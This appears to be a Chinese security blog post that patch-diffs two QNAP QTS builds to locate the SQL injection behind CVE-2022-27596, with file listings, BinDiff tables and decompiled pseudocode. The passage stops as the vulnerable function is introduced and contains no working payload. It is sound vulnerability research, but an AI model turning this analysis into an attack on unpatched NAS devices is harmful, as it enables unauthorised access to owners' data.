CVE-2022-27596

2023-02-06

字数统计: 3.7k字 | 阅读时长≈ 19分

2023 年 1 月 30 日，QNAP 官方公布了影响 QNAP NAS 设备的漏洞 CVE-2022-27596，本文对此漏洞的成因进行分析。

环境准备


本次复现我们使用设备 TS-532X，这是一款具有 5 个磁盘插槽的桌面 NAS 设备，支持 QTS 5.0.1 系统。

存在漏洞的相关程序我已经上传至网盘，提取码：4rn6。感兴趣的伙伴可以下载分析。

补丁对比

官方通告中只简单描述了漏洞危害，根据 json 附件和第三方信息可以大体确定，这是一个 SQL 注入漏洞。


首先下载到两个临界版本(QTS 5.0.1.2194 build 20221022 和 QTS 5.0.1.2234 build 20221201)，解压后比对文件系统，web 目录下发生变化的程序不是很多，鉴于该漏洞无需授权即可利用，排除掉一些后台接口之后，可以发现 authLogin.cgi 比较可疑。



ups_setting	5,441	2022/10/22 8:23:54
util	97,448	2022/10/22 8:23:13
ajaxRequest.cgi	92,544	2022/10/22 8:22:06
authLogin.cgi	174,008	2022/10/22 8:22:06
change_password.cgi	93,128	2022/10/22 8:22:06
chartReq.cgi	95,168	2022/10/22 8:22:06
cp.html	2,258	2022/10/22 9:09:43

ups_setting	5,441	2022/12/1 8:26:22
util	97,448	2022/12/1 8:25:40
ajaxRequest.cgi	92,544	2022/12/1 8:24:34
authLogin.cgi	174,232	2022/12/1 8:24:34
change_password.cgi	93,128	2022/12/1 8:24:34
chartReq.cgi	95,168	2022/12/1 8:24:34
cp.html	2,258	2022/12/1 9:14:29

使用 Bindiff 比较两个版本程序



1.00	0.99	0043B6E8	quftp_get_remote_ftp_total	Imported	0043B7C8	quftp_get_remote_ftp_total	Imported	-1	0	-1	-1	0	-1
1.00	0.99	0043B700	__gmon_start__	Imported	0043B7E0	__gmon_start__	Imported	-1	0	-1	-1	0	-1
0.99	0.99	004135A8	sub_004135A8	Normal	00413680	sub_00413680	Normal	0	46	0	0	64	0
0.96	0.98	00408BB8	sub_00408BB8	Normal	00408BB8	sub_00408BB8	Normal	9	497	10	38	717	41

发生变化的仅有两个函数，第一个函数实际逻辑没有变化，我们重点关注第二个函数。

sub_408bb8 是 authLogin.cgi 的主要处理函数，限于篇幅这里不列出完整代码。两个版本的差异主要在于一些字符串发生了变化：


```
// 2194
if ( ((v39 + 2) & 0xFFFFFFFD) == 0 )
{
    sub_411B58(1LL);
    v55 = sub_40F730("SMBFW", 0LL, "0");
    v56 = sub_40CD08(v55);
    sub_40CE20(v56);
    v57 = Is_2SV_Enable(byte_43AB0A);
    v58 = 0LL;
    if ( !v57 )
        v58 = Is_User_Group_Force_2SV_Effect(byte_43AB0A) != 0;
    v40 = sub_41E000;
    v41 = "NVRVER";
    v43 = sub_41E000;
    v59 = sub_40F730("force_2sv", 0LL, "%d", v58);
    goto LABEL_94;
}
v41 = "NVRVER";
v40 = sub_41E000;
v44 = sub_411B58(0LL);
v43 = sub_41E000;
LABEL_65:
v45 = sub_40D038(v44);
sub_40F730("ts", 0LL, "%lld", v45);

// 2234
if ( ((v39 + 2) & 0xFFFFFFFD) == 0 )
{
    v43 = "nagement";
    sub_411C30(1LL);
    v52 = sub_40F808("SMBFW", 0LL, "0");
    v53 = sub_40CDE0(v52);
    sub_40CEF8(v53);
    v54 = Is_2SV_Enable(byte_43ABEA);
    v55 = 0LL;
    if ( !v54 )
        v55 = Is_User_Group_Force_2SV_Effect(byte_43ABEA) != 0;
    v40 = sub_41E000;
    v41 = "qdownload";
    sub_40F808("force_2sv", 0LL, "%d", v55);
    v56 = 4317184LL;
    v215 = sub_41E000;
    goto LABEL_95;
```

```
}
v41 = "qdownload";
v40 = sub_41E000;
v43 = "Share Management" + 8;
sub_411C30(0LL);
v44 = 4317184LL;
v215 = sub_41E000;
LABEL_65:
v45 = sub_40D110(v44);
sub_40F808("ts", 0LL, "%lld", v45);
```

除字符串之外代码逻辑变化较小，且没有发现 SQL 相关操作。我们猜测主要漏洞可能位于 authLogin.cgi 使用的 so 库中。


对比两个版本的 so 库目录，找到一些存在差异的文件，通过搜索函数可以找到关键文件 libuLinux_NAS.so.0.0，同样使用 bindiff 比较：




1.00	0.99	00085538	__imp_sqlite3_prepare	Imported	00096568	__imp_sqlite3_prepare	Imported	-1	0	-1	-1	0	-1
1.00	0.99	00085540	__imp_sqlite3_prepare_v2	Imported	00096570	__imp_sqlite3_prepare_v2	Imported	-1	0	-1	-1	0	-1
1.00	0.99	00085548	__imp_sqlite3_busy_timeout	Imported	00096578	__imp_sqlite3_busy_timeout	Imported	-1	0	-1	-1	0	-1
1.00	0.99	00085550	__imp_sqlite3_open	Imported	00096580	__imp_sqlite3_open	Imported	-1	0	-1	-1	0	-1
0.99	0.99	0002AE2C	Get_2SV_Info_by_User	Normal	0002B8EC	Get_2SV_Info_by_User	Normal	0	15	0	0	20	0
0.99	0.99	000437FC	Generate_QPKG_Info_Fork	Normal	000442BC	Generate_QPKG_Info_Fork	Normal	0	34	0	0	47	0
0.99	0.99	00013590	j_do_folder_xattr	Normal	00013690	j_do_folder_xattr	Normal	0	20	0	0	28	0
0.99	0.99	00044B98	do_folder_xattr	Normal	00045658	do_folder_xattr	Normal	0	19	0	0	27	0
0.99	0.99	00013C00	j_Reset_2SV_Default_Conf	Normal	00013D00	j_Reset_2SV_Default_Conf	Normal	0	5	0	0	5	0
0.99	0.99	0002A5E4	Reset_2SV_Default_Conf	Normal	0002B0A4	Reset_2SV_Default_Conf	Normal	0	4	0	0	4	0
0.98	0.99	00063D58	sub_00063D58	Normal	000649A4	sub_000649A4	Normal	0	57	0	0	85	0
0.98	0.98	00031578	sub_00031578	Normal	00032038	sub_00032038	Normal	0	4	0	0	4	0

逐个分析，最终找到关键函数 sub_63D58(2194 版本)，列举两个版本代码如下


```
// 2194
__int64 __fastcall sub_63D58(__int64 a1, const char *a2, int a3, _BYTE *a4, int a5, int a
{
  v35 = 0LL;
  v38 = 0LL;
```



